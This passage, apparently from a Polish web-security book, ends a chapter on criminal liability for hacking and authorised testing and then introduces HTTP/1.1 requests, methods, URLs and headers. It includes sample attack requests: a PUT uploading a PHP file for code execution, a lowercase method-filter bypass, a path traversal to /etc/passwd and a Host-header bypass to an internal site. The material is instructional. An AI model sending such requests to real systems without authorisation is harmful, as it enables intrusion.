
## **STAN WYŻSZEJ KONIECZNOŚCI**

W bardzo specyficznych przypadkach może okazać się zasadne sięgnięcie do przepisu z części ogólnej Kodeksu karnego, który dotyczy stanu wyższej konieczności.

Art. 26 Kodeksu karnego:

*§ 1. Nie popełnia przestępstwa, kto działa w celu uchylenia bezpośredniego niebezpieczeństwa grożącego jakimukolwiek dobru chronionemu prawem, jeżeli niebezpieczeństwa nie można inaczej uniknąć, a dobro poświęcone przedstawia wartość niższą od dobra ratowanego.*

*§ 2. Nie popełnia przestępstwa także ten, kto, ratując dobro chronione prawem w warunkach określonych w § 1, poświęca dobro, które nie przedstawia wartości oczywiście wyższej od dobra ratowanego.*

*§ 3. W razie przekroczenia granic stanu wyższej konieczności, sąd może zastosować nadzwyczajne złagodzenie kary, a nawet odstąpić od jej wymierzenia.*

*§ 4. Przepisu § 2 nie stosuje się, jeżeli sprawca poświęca dobro, które ma szczególny obowiązek chronić nawet z narażeniem się na niebezpieczeństwo osobiste.*

W rzeczywistości mamy tu nie jeden, a dwa rodzaje stanu wyższej konieczności. W pierwszym sprawca działa w sytuacji, w której niebezpieczeństwa dla jakiegoś dobra prawnego nie da się uniknąć, a dobro poświęcone przedstawia wartość niższą od dobra ratowanego. Przykładowo, jeśli do naruszenia poufności informacji czy przetwarzania danych dojdzie w celu ochrony życia lub zdrowia ludzkiego, a innej możliwości uniknięcia niebezpieczeństwa dla tych dóbr nie będzie, działanie stanowiące w normalnych warunkach przestępstwo nie będzie bezprawne. Drugi stan wyższej konieczności dotyczy sytuacji, w której – w uproszczeniu – dobro chronione i dobro naruszane mają taką samą wartość lub dobro naruszane jest ważniejsze, ale stwierdzenie tego nie jest oczywiste. Choć przepis w obu przypadkach brzmi podobnie („Nie popełnia przestępstwa...”), pomiędzy obydwojema rodzajami stanu wyższej konieczności istnieją subtelne różnice: działanie w warunkach opisanych w art. 26 §2 k.k. nadal jest bezprawne, ale sprawca nie ponosi winy, więc nie przypisujemy mu odpowiedzialności karnej.

Choć powołanie się na stan wyższej konieczności nie jest wykluczone, nie należy wiązać z tym dużych nadziei w przypadku prowadzenia „zwykłej” działalności związanej z bezpieczeństwem IT. Podstawową przesłanką jest tu bowiem wystąpienie niebezpieczeństwa i brak innej możliwości przeciwdziałania mu.

## **KILKA UWAG KOŃCOWYCH**

Jak starałem się przybliżyć, przepisy Kodeksu karnego dotyczące ochrony informacji przewidują daleko idącą karalność uzyskiwania nieautoryzowanego dostępu do systemów informatycznych lub zakłócania ich pracy. Wynika to zarówno z tego, jak zostały sformułowane (zwłaszcza art. 267 §2 k.k. i art. 269a k.k.), jak i z kierunku, w którym zmierza ich interpretacja przez sądy i komentatorów. Z kolei art. 269b §1a k.k. i art. 269c k.k., które mają wyłączyć odpowiedzialność karą w niektórych przypadkach działania w celu zapewnienia bezpieczeństwa systemu lub znalezienia metody zabezpieczeń, stawiają stosunkowo rygorystyczne wymagania.

Dlatego należy zakładać, że **wszelkie nieautoryzowane testy bezpieczeństwa niosą ze sobą realne ryzyko odpowiedzialności karnej**. Uważam, że art. 269b §1a k.k. i art. 269c k.k. nie są aż takim prezentem dla osób zajmujących się ofensywnym bezpieczeństwem IT, jak mogłoby się wydawać przy ich pobieżnej lekturze. To, co potocznie może być uznane za działalność *white hat*, niekoniecznie spełni przesłanki opisane w nowych przepisach.

Co zatem jest bezpieczne?

Przede wszystkim **działanie w ramach uprawnienia**. Wątpliwości nie budzi sytuacja, kiedy przeprowadzamy **testy na systemie, którego jesteśmy dysponentem\***. Podobnie nie jest problematyczne **korzystanie z serwisów szkoleniowych czy uczestniczenie w konkursach CTF**, skoro wykorzystanie podatności jest tam celem samym w sobie, oczekiwanym przez dysponenta systemu. W pozostałych przypadkach uprawnienie może wynikać z jednego z dwóch źródeł.

Pierwszym z nich jest **umowa zawarta indywidualnie z dysponentem systemu**. Zawierając taką umowę, należy pamiętać o sprecyzowaniu zakresu działań i zgody dysponenta systemu, a następnie bezwzględnie trzymać się tak określonych granic. Choć na wstępie zazaczyłem, że nie będę omawiał problematyki odpowiedzialności cywilnej, to w tym miejscu należy zrobić wyjątek. Zawierając umowę o przeprowadzenie testów bezpieczeństwa, warto zadbać przynajmniej o ograniczenie odpowiedzialności odszkodowawczej, ponieważ w takiej sytuacji – inaczej niż w przypadku testów niezamawianych – dysponent systemu wie, do kogo kierować roszczenia, co siłą rzeczy zwiększa ryzyko po stronie testera.

Specyficznym przypadkiem są warunki programu *bug bounty*. Tu, w zależności od przypadku, albo ogłoszenie o *bug bounty* stanowi tzw. przyrzeczenie publiczne, albo przystępując do programu *bug bounty*, zawieramy w dorozumiany sposób umowę z jego organizatorem. I jedno, i drugie może być źródłem „uprawnienia” do uzyskiwania dostępu do systemu lub, znacznie rzadziej, zakłócania jego działania. Należy każdorazowo zwracać uwagę zarówno na zakres udzielonej zgody, jak i na to, kto jej udziela. To ostatnie to część elementarnej prawnej higieny: musimy być pewni, czy osoba, która zawiera z nami umowę, ma do tego prawo. W przypadku *bug bounty* musimy wziąć pod uwagę, że tylko dysponent systemu może autoryzować taki program.

Drugim źródłem uprawnienia może być **zgoda**. Można jej udzielić niezależnie od jakiegokolwiek umowy. Jeśli kolega poprosi koleżankę o przetestowanie swojej aplikacji pod kątem istnienia podatności, będzie ona uprawniona do uzyskania dostępu do niej i nie będzie za to odpowiadać karnie. Jednak także w tym przypadku obowiązują elementarne zasady higieny, czyli powinniśmy sprecyzować zakres zgody oraz sprawdzić, czy udziela nam jej osoba uprawniona. Przykładowo: szeregowy pracownik działu marketingu nie będzie uprawniony do wyrażenia zgody na testy penetracyjne sieci swojej korporacji.

---

\* Może się zatem okazać, że administrator firmowej sieci niekoniecznie będzie uprawniony do zlecenia czy przeprowadzenia każdego rodzaju testów penetracyjnych. Decydować będą jego kompetencje wynikające z umowy o pracę czy umowy o świadczenie usług (B2B), wewnętrzne regulaminy i procedury itp.



ksiazka.sekurak.pl/r1

- 1 Website defacement [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Website\\_defacement](https://en.wikipedia.org/wiki/Website_defacement)
- 2 Ustawa z dnia 6 czerwca 1997 r. – Kodeks karny (tekst jedn. Dz.U. z 2018 r. poz. 1600).
- 3 Obszernie na ten temat: D. Zając, *Odpowiedzialność karna za czyny popełnione za granicą*, Kraków 2017.
- 4 Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, t. II, cz. II: *Komentarz do art. art. 212–277d*, wyd. el. Lex 2017.
- 5 Tamże.
- 6 Tamże.
- 7 Zob. też: *Głębokie ukrycie* [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/G%C5%82%C4%99bok%C3%99e\\_ukrycie](https://pl.wikipedia.org/wiki/G%C5%82%C4%99bok%C3%99e_ukrycie)
- 8 Szmít M., *Wybrane zagadnienia opiniowania sądowo-informatycznego*, wyd. 2, Warszawa 2014, s. 139; Stewart J.M., Tittel E., Chapple M., *CISSP: Certified Information Systems Security Professional Study Guide*, San Francisco–Londyn 2006, s. 187.
- 9 Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.
- 10 Radoniewicz F., *Odpowiedzialność karna za hacking i inne przestępstwa przeciwko danym komputerowym i systemom informatycznym*, Warszawa 2016, s. 293 i nast.
- 11 Wąglowski P., „Nie można przełamać czegoś, co nie istnieje” – polski wyrok w sprawie SQL Injection, <http://prawo.vagla.pl/node/8154>
- 12 Tamże.
- 13 Radoniewicz F., *Odpowiedzialność karna za hacking...*, dz. cyt., s. 297 i nast.
- 14 Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.
- 15 Radoniewicz F., *Odpowiedzialność karna za hacking...*, dz. cyt., s. 305 i nast.
- 16 Kardas P., *Prawnokarna ochrona informacji w polskim prawie karnym z perspektywy przestępstw komputerowych. Analiza dogmatyczna i strukturalna w świetle aktualnie obowiązującego stanu prawnego*, „Czasopismo Prawa Karnego i Nauk Penalnych”, 1/2000, s. 88.
- 17 Radoniewicz F., *Odpowiedzialność karna za hacking...*, dz. cyt., s. 311 i nast.
- 18 Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.
- 19 Radoniewicz F., *Odpowiedzialność karna za hacking...*, dz. cyt., s. 311 i nast.
- 20 Tamże.
- 21 Sprawę omawia Radoniewicz [w:] Radoniewicz F., *Odpowiedzialność karna za przestępstwo hackingu*, „Prawo w działaniu”, 13/2013, s. 167.
- 22 Tamże, s. 143. Autorzy, według których udostępnienie linku samo w sobie nie jest czynem z art. 269b k.k., kwalifikują takie działanie jako karalne pomocnictwo (por. Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.).
- 23 Małecki M., Kwiatkowski B., *Opinia w sprawie odpowiedzialności karnej uczestnika programu bug bounty (na gruncie polskiego Kodeksu karnego)*, <https://blog.frankbold.pl/portfolio/bug-bounty/> oraz Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.
- 24 Zob. np. Sakowicz A. [w:] Królikowski M., Zawłocki R. (red.), *Kodeks karny. Część szczególna*, t. II: *Komentarz. Art. 222–316*, wyd. 4, Warszawa 2017, wyd. el. Legalis, oraz Radoniewicz F., *Odpowiedzialność karna za hacking...*, dz. cyt., s. 311 i nast.
- 25 Małecki M., Kwiatkowski B., *Opinia w sprawie odpowiedzialności...*, dz. cyt., oraz Wróbel W., Zając D. [w:] Wróbel W. (red.), *Kodeks karny. Część szczególna*, dz. cyt.
- 26 Tak Małecki M., Kwiatkowski B., *Opinia w sprawie odpowiedzialności...*, dz. cyt.
- 27 Tak Hałas R. [w:] Grześkowiak A., Wiak K. (red.), *Kodeks karny. Komentarz*, wyd. 6, Warszawa 2019, wyd. el. Legalis.
- 28 Zob. np. Google Vulnerability Reward Program (VRP) Rules, <https://www.google.com/about/appsecurity/reward-program/> oraz Bug Bounty Disclosure Program, <https://help.medium.com/hc/en-us/articles/213481308-Bug-Bounty-Disclosure-Program>



Michał Sajdak

# Podstawy protokołu HTTP



## WSTĘP

Nagłówki HTTP, URL, URI, żądania, odpowiedzi, kodowanie procentowe, formularze HTML, parametry przesyłane protokołem HTTP, różne implementacje serwerów HTTP skutkujące problemami bezpieczeństwa – to tylko kilka elementów, którymi zajmę się w tym rozdziale. Początkujący Czytelnicy poznają podstawy konieczne do dalszego zgłębiania tematyki bezpieczeństwa aplikacji webowych, a nieco bardziej zaawansowani będą mieć okazję do spokojnego uporządkowania wiedzy.

W rozdziale skupię się na podstawach dotyczących protokołu HTTP w wersji pierwszej (dostępna jest też wersja druga<sup>1</sup>, trwają prace nad trzecią<sup>2</sup>). Przedstawione tu informacje kierowane są przede wszystkim do osób zainteresowanych tematyką bezpieczeństwa aplikacji WWW. Nie jest to kompendium dotyczące protokołu HTTP. Zainteresowanych encyklopedyczną wiedzą odsyłam do dokumentów RFC opisujących HTTP w wersji 1.1<sup>3</sup>. Dla jasności przekazu dodam, że nie wspominam o elementach związanych z HTTPS.

Formalne specyfikacje, utarte przyzwyczajenia oraz rzeczywistość to trzy różne, często odległe sprawy. Wiele problemów bezpieczeństwa wynika właśnie z nieoczywistych różnic pomiędzy tymi trzema obszarami. Przykłady? Przejdźmy do konkretnych dotyczących protokołu HTTP.

## PODSTAWOWA KOMUNIKACJA HTTP


Najczęściej spotkamy się z komunikacją HTTP z wykorzystaniem protokołu TCP (choć czasem można spotkać wykorzystanie protokołu UDP<sup>4</sup>).

Komunikacja HTTP realizowana jest poprzez wysłanie żądania (ang. *request*) do serwera, który następnie generuje odpowiedź (ang. *response*). Przykład tego typu można zobaczyć na rysunku 1.

Analizę komunikacji zaczniemy od żądania HTTP (dla uproszczenia przykładu usunąłem z niego niewymagane nagłówki):

*Listing 1. Prosta komunikacja HTTP*

```
GET /start/ HTTP/1.1
Host: training.securitum.com
[pusta-linia]
```



Rysunek 1. Komunikacja HTTP

Pierwsza linijka żądania zawiera:

- ▶ metodę (ang. *method* lub *verb*; w naszym przypadku to: GET),
- ▶ adres URL (w naszym przypadku to: /start/),
- ▶ wersję protokołu (w naszym przypadku to: HTTP/1.1).

Zwracam uwagę na spacje, które rozdzielają powyższe elementy: musi być ich dokładnie dwie – zgodnie ze strukturą: METODA[ spacja]URL[ spacja]WERSJA\_HTTP.

Druga linijka powyższego żądania zawiera nagłówek. Nazwa nagłówka to: Host, a jego wartość: training.securitum.com.

W formie bardziej niskopoziomowej komunikacja ta wygląda w następujący sposób:

▶ Internet Protocol Version 4, Src: 192.168.1.11, Dst: 45.56.85.138	
▶ Transmission Control Protocol, Src Port: 51550, Dst Port: 80, Seq: 1, Ack: 1, Len: 54	
▶ Hypertext Transfer Protocol	
0000	45 00 .*.x0 C.5...E.
0010	00 6a 74 1e 40 00 40 06 81 fa c0 a8 01 0b 2d 38 .jt.@.@. ....-8
0020	55 8a c9 5e 00 50 e2 4f 40 e9 b8 2d 7d 75 80 18 U..^..P.O @.-..u..
0030	10 15 bb ea 00 00 01 01 08 0a 37 00 88 00 df 56 ..... ..7....V
0040	74 87 47 45 54 20 2f 73 74 61 72 74 2f 20 48 54 t.GET /s tart/ HT
0050	54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 74 72 TP/1.1.. Host: tr
0060	61 69 6e 69 6e 67 2e 73 65 63 75 72 69 74 75 6d aining.s ecuritum
0070	2e 63 6f 6d 0d 0a 0d 0a .com....

Rysunek 2. Komunikacja HTTP, warstwa Ethernet została celowo pominięta

W tym miejscu warto zwrócić uwagę na ostatnie cztery (zapisane szesnastkowo) znaki: 0d0a0d0a. Ciąg: 0d0a to separator linii w protokole HTTP. Często ciąg ten

oznaczany jest jako CRLF. Na marginesie dodam, że po polsku ktoś zaproponował całkiem poetyckie tłumaczenie nieco suchego CRLF<sup>5</sup>:

“Ja bym poszedł bardziej w onomatopcję: KSZSZDING! (Zrozumięją tylko starzy, co mieli maszynę do pisanía).

Mamy więc jeden KSZSZDING! po nagłówku Host oraz drugi po wszystkich nagłówkach (wymaga tego od nas protokół HTTP). Po co skupiam się na takim szczególe? Ponieważ zdarza się wysyłanie żądań HTTP tylko z jednym znakiem końca linii, znajdującym się po nagłówkach, co nie jest poprawne i kończy się zazwyczaj oczekiwaniem serwera HTTP właśnie na znak CRLF (wygląda to tak, jakby serwer nie odpowiadał...).

## ĆWICZENIE


Warto w tym miejscu wykonać proste ćwiczenie. Korzystając z bezpłatnej wersji narzędzia Burp Suite\*, wyślij żądanie HTTP, kończąc je tylko jednym złamaniem linii. Przeanalizuj wynik, zanim zaczniesz czytać dalej.

Po wysłaniu takiej komunikacji nie dostajemy odpowiedzi:



Rysunek 3. Niedokończona komunikacja HTTP

W przypadku dwóch znaków końca linii wszystko pójdzie gładko:



Rysunek 4. Poprawna komunikacja HTTP

Dociekliwi Czytelnicy pewnie zauważą, że na żądaniu widocznym na rysunku 4 widać dwie puste linie (nie jedną, jak napisałem wcześniej). To jak w końcu ma to wyglądać? Jeszcze raz przypomnę – specyfikacja HTTP mówi o wymaganych dwóch

\* Zob. rozdz. Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP.

ciągach `0d0a` (CRLF tudzież swojski KSZSZDING!) po ostatnim nagłówku. Część osób interpretuje to jako jedną pustą linię, ale w niektórych przypadkach (Burp Suite) widzimy dwie. Obie interpretacje są poprawne, ważne tylko, żeby realna komunikacja wyglądała jak na rysunku 4 (mam na myśli sam koniec żądania). Po wysłaniu żądania serwer odpowiada nam w taki sposób:

*Listing 2. Odpowiedź serwera na wysłane żądanie*

```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 18:15:03 GMT
Server: Apache
Last-Modified: Mon, 28 Jan 2019 18:11:05 GMT
ETag: "2d2e0-21-5808899aa4c5d"
Accept-Ranges: bytes
Content-Length: 33
Vary: Accept-Encoding
Content-Type: text/html

<body>
<h1>trening</h1>
</body>
```

Widzimy tutaj następujące elementy:

- ▶ linijka statusu odpowiedzi: HTTP/1.1 200 OK,
- ▶ kolejne nagłówki odpowiedzi, np.: Server: Apache,
- ▶ pusta linijka,
- ▶ ciało (ang. *body*) odpowiedzi:
 

```
<body>
<h1>trening</h1>
</body>
```

Wróćmy do żądania HTTP opisanego w listingu 1 i omówmy nieco dokładniej jego elementy.

## **METODY HTTP**

Tym razem spróbujemy użyć innych metod niż GET. Specyfikacja HTTP definiuje ich kilka<sup>6</sup>, a tak naprawdę można spotkać ich nawet kilkadziesiąt<sup>7</sup>. Na początek spróbujemy wysłać żądanie metodą HEAD:

*Listing 3. Żądanie wysłane metodą HEAD*

```
HEAD / HTTP/1.1
Host: training.sekurak.com
[pusta-linia]
```

Dostaniemy analogiczną odpowiedź jak wcześniej, ale już bez ciała odpowiedzi (jak widać, poprawna odpowiedź HTTP nie musi go zawierać), choć z jedną pustą linią na końcu:

*Listing 4. Odpowiedź HTTP na analizowane żądanie*

```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 18:37:40 GMT
Server: Apache
Last-Modified: Mon, 28 Jan 2019 18:11:05 GMT
ETag: "2d2e0-21-5808899aa4c5d"
Accept-Ranges: bytes
Content-Length: 33
Vary: Accept-Encoding
Content-Type: text/html
[pusta-linia]
```

Gdzie taka metoda może się przydać? Choćby podczas próby siłowego lokalizowania pewnych ukrytych plików i katalogów:

```
HEAD /test HTTP/1.1
Host: training.securitum.com
```

W odpowiedzi uzyskujemy informację bez ciała odpowiedzi – dzięki temu przyspieszamy pojedynczy test (serwer musi wysłać mniej bajtów w odpowiedzi):

*Listing 5. Odpowiedź serwera na żądanie*

```
HTTP/1.1 404 Not Found
Date: Mon, 28 Jan 2019 18:39:18 GMT
Server: Apache
Vary: Accept-Encoding
Content-Type: text/html; charset=iso-8859-1
```

Warto zauważyć, że zasób / istnieje (otrzymaliśmy kod odpowiedzi 200 – por. listing 4), zasób /test nie istnieje (otrzymaliśmy kod błędu 404 – por. listing 5). Oczywiście, nie zawsze tak musi być – serwer przykładowo może zwrócić kod 200, a o problemie poinformować nas w ciele odpowiedzi.

Czy są dostępne inne metody? Tak – np. OPTIONS wskazująca obsługiwane przez serwer metody (warto pamiętać, że informacja zwracana w odpowiedzi nie musi być zawsze prawdziwa):

---

\* Dla uproszczenia w kolejnych przykładach będę pomijał oznaczenie [pusta-linia].

*Listing 6. Inne metody HTTP*

```
OPTIONS / HTTP/1.1
Host: training.securitum.com

HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 18:41:41 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```

W kontekście naszych rozważań szczególnie niebezpieczna bywa metoda PUT (często jest ona domyślnie wyłączona), umożliwiającą tworzenie plików na serwerze HTTP:

*Listing 7. Przykład użycia metody PUT*

```
PUT /test2.php HTTP/1.1
Host: training.securitum.com
Content-Length: 19

<?php phpinfo(); ?>

HTTP/1.1 201 Created
Location: /test2.php
```

Jak widzimy, w ciele żądania podajemy zawartość pliku, a w pierwszej linijce – jego nazwę. Jeśli metoda jest obsługiwana, moglibyśmy teraz wysłać żądanie do nowo utworzonego pliku `test2.php` – i w zasadzie mamy możliwość wykonania dowolnego kodu na serwerze! Przy okazji warto też dodać, że metody nie zawsze muszą być zapisywane wielkimi literami. Być może metoda PUT jest zabroniona, ale `put` już nie!

*Listing 8. Użycie metody put*

```
put /test2.php HTTP/1.1
Host: training.securitum.com
Content-Length: 19

<?php phpinfo(); ?>
```

W tym miejscu warto też wspomnieć, że po ciele zapytania nie mamy już złamania linii (CRLF). Może ono tam występować, ale będzie traktowane jako zawartość ciała żądania.

## URL CZY URI?

Na wstępie zaznaczę, że w kontekście HTTP bardzo popularnym określeniem jest URL (*Uniform Resource Locator*). Historycznie<sup>8</sup> był to po prostu adres, którego można użyć w HTML-owym hiperlinku, np.: `http://training.securitum.com/request.php?param=wartosc`.

Często „adres URL” to po prostu ciąg znaków, który wpisujemy w pasek adresu (nazywany czasem wprost paskiem URL) przeglądarki. Wygląda prosto oraz intuicyjnie, prawda? Problem w tym, że w wielu specyfikacjach<sup>9</sup> nie znajdziemy pojęcia URL. Często mowa będzie jedynie o URI (*Uniform Resource Identifier*). Formalnie rzecz ujmując, URL-e są podzbiorem zbioru URI<sup>10</sup>. Czy powinniśmy więc wymazać z pamięci „herezję URL-i” i posługiwać się pojęciem URI? Zdecydowanie nie. Wiele osób używa tych terminów zamiennie (bez straty dla precyzji rozumowania). Powstał nawet stosowny dokument RFC wyjaśniający całe zamieszanie<sup>11</sup>. W każdym razie na nasze potrzeby będziemy używali zamiennie obu terminów: URL oraz URI.

Bardzo często można spotkać się z tego typu URL-ami: `http://training.securitum.pl/katalog/test.php?parametr=wartosc#fragment`. Możemy je jednak rozszerzyć (zauważmy zmieniony port oraz opcjonalną część dotyczącą użytkownika i hasła): `http://uzytkownik:haslo@training.securitum.pl:8042/katalog/test.php?parametr=wartosc#fragment`.

Zwróćmy uwagę na `fragment`. Jest to popularne odwołanie do kotwicy w HTML, a wpisanie takiego URL-a w przeglądarkę nie wysyła do serwera znaku `#` oraz tego, co znajduje się po nim. Co ciekawe, użycie URL-a z użytkownikiem i hasłem bezpośrednio w żądaniu HTTP nie jest poprawne:

```
GET http://login:haslo@training.securitum.com/ HTTP/1.1
Host: training.securitum.com
```

Czy zatem zawsze w odpowiedzi otrzymamy błąd HTTP/1.1 400 Bad Request? Często tak, choć podejrzewam, że mogą znaleźć się serwery HTTP, które bez problemu pozwolą na tego typu URI. URL-e mogą też mieć formę względną, np.: `/katalog/test.php?parametr=wartosc`. I to właśnie ją najczęściej widzimy w żądaniach HTTP.

Uzbrojeni w podstawy teoretyczne dotyczące pojęcia URL (czy też URI), zobaczmy prosty przykład żądania:

```
GET /test HTTP/1.1
Host: training.securitum.com
```

W tym przypadku URL jest względny: `/test`, jednak śmiało możemy tu również zastosować go w wersji bezwzględnej:

*Listing 9. Przykład żądania i odpowiedzi HTTP z bezwzględnym URL*

```
GET http://training.securitum.com/test HTTP/1.1
Host: trening2.sekurak.pl
```

```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 19:29:28 GMT
Server: Apache
Last-Modified: Mon, 28 Jan 2019 18:11:05 GMT
ETag: "2d2e0-21-5808899aa4c5d"
Accept-Ranges: bytes
Content-Length: 33
Vary: Accept-Encoding
Content-Type: text/html

<body>
<h1>trening</h1>
</body>
```

Rzadko można znaleźć tego typu URL w rzeczywistych żądaniach HTTP, ale jest to jak najbardziej poprawne i może będzie miało jakieś ciekawe implikacje związane z bezpieczeństwem? W powyższym przykładzie wartość nagłówka Host zostanie najczęściej zignorowana przez serwer. Tego typu zachowanie może być czasem wykorzystane do zlokalizowania podatności<sup>12</sup>.

❏ *Niektóre serwery HTTP whitelistują nagłówek Host, ale zapominają, że w linii żądania również znajdować się może adres serwera [host]\* i to właśnie on ma pierwszeństwo\*\*.*

*Listing 10. Przykład adresu serwera w linii żądania*

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxx.mil
Connection: close
```

Czyli z jednej strony serwer sprawdza, czy nagłówek Host przyjmuje jedną z dozwolonych wartości (żądanie jest więc dopuszczone do dalszego przetwarzania), z drugiej strony, ktoś zapomniał, że pierwszeństwo ma URL z pierwszej linii (więc *de facto* otrzymamy dostęp do tego właśnie zasobu)!

Warto tutaj zwrócić uwagę na jeszcze jeden ciekawy fakt. URL jest często normalizowany przez przeglądarkę, np. wpisanie w pasek przeglądarki adresu: *training.securitum.com/test/..* powoduje wysłanie do serwera wersji znormalizowanej, czyli:

```
GET / HTTP/1.1
Host: training.securitum.com
```

\* Czyli pozwalają wykonać żądanie tylko wtedy, jeśli nagłówek Host posiada jedną z dozwolonych w konfiguracji wartości.

\*\* „Some servers effectively whitelist the host header, but forget that the request line can also specify a host that takes precedence over the host header”; Kettle J., *Cracking the lens: targeting HTTP's hidden attack-surface*, 2017, <https://portswigger.net/blog/cracking-the-lens-targeting-http-hidden-attack-surface>. [W całym rozdziale przekład własny Autora – przyp. red.].

Dlatego w naszych zastosowaniach do wysyłania żądań HTTP lepiej posługiwać się innym narzędziem niż przeglądarka – np. Burp Suite czy OWASP ZAP. Na koniec warto jeszcze wspomnieć o względnym URI następującego typu:

```
GET ../../../../../../../../../../etc/passwd HTTP/1.1
Host: training.securitum.com
```

Popularne, nowoczesne serwery WWW (np. od Apache czy Microsoftu) nie pozwolą na takie żądanie. Jednak już np. w świecie IoT wszystko jest możliwe<sup>13</sup>.

## NAGŁÓWKI HTTP

Do tej pory skupiliśmy się głównie na pierwszej linijce żądania. Teraz popatrzmy na jedyny wymagany w wersji 1.1 protokołu HTTP nagłówek `Host`. Czy podana tutaj nazwa to po prostu adres domenowy, który wpisujemy w przeglądarce? Bardzo często odpowiedź brzmi: tak, ale sprawdźmy, w jaki sposób przeglądarka łączy się z serwerem HTTP:

- ▶ w pasek przeglądarki wpisujemy: *training.securitum.com*,
- ▶ realizowane jest zapytanie do serwera DNS, dające nam adres IP: 178.32.219.59,
- ▶ przeglądarka łączy się z tym adresem z wykorzystaniem protokołu HTTP (na port 80) oraz wysyła wcześniej wspomniane żądanie HTTP z nagłówkiem: `Host: training.securitum.com`.

Czy możemy w wartości nagłówka `Host` użyć innej nazwy? Jak najbardziej – nawet takiej, której nie mamy w DNS:

```
ptest$ host training2.securitum.com
Host treneng2.securitum.com not found: 3(NXDOMAIN)
```

Listing 11. Zmodyfikowane zapytanie i odpowiedź serwera

```
GET / HTTP/1.1
Host: training2.securitum.com
```

```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 19:02:38 GMT
Server: Apache
Last-Modified: Mon, 28 Jan 2019 19:02:04 GMT
ETag: "2d2e1-29-580894ff98fe3"
Accept-Ranges: bytes
Content-Length: 41
Vary: Accept-Encoding
Content-Type: text/html

<body>
<h1>to jakas staroc</h1>
</body>
```

Zauważmy, że ta metoda może służyć do lokalizowania ukrytych domen wirtualnych na danym serwerze, a to, że nie ma ich w DNS, w niczym nie przeszkadza\*.

Autor cytowanego znaleziska przez manipulację nagłówkiem `Host` uzyskał dostęp do domeny `yaqs.googleplex.com`, gdzie znajdowały się poufne informacje firmy Google. Za zgłoszenie podatności badacz otrzymał 10 tysięcy dolarów w ramach oficjalnego programu *bug bounty*.

Czy istnieją inne nagłówki HTTP? Oczywiście. Warto przy tym wspomnieć, że czymś innym są nagłówki przekazywane w żądaniu, a czym innym nagłówki wysyłane w odpowiedzi. Część nagłówków może nazywać się tak samo, np. `Content-Type`. W takich przypadkach warto dodać, czy chodzi nam o nagłówek żądania, czy odpowiedzi. Poniżej kilka nagłówków wartych wspomnienia:

- ▶ `Cookie` (nagłówek żądania) – wysyła ciasteczko lub ciasteczka do serwera,
- ▶ `Set-Cookie` (nagłówek odpowiedzi) – ustawia ciasteczko klientowi,
- ▶ `Server` (nagłówek odpowiedzi) – zdradzający czasem typ/wersję wykorzystanego serwera HTTP,
- ▶ `X-Forwarded-For` (nagłówek żądania) – wyjątkowo ciekawy nagłówek z potencjałem naruszania bezpieczeństwa<sup>14</sup>,
- ▶ `Strict-Transport-Security` (nagłówek odpowiedzi) – jeden z nagłówków mogących wprost zwiększyć bezpieczeństwo aplikacji<sup>15</sup>,
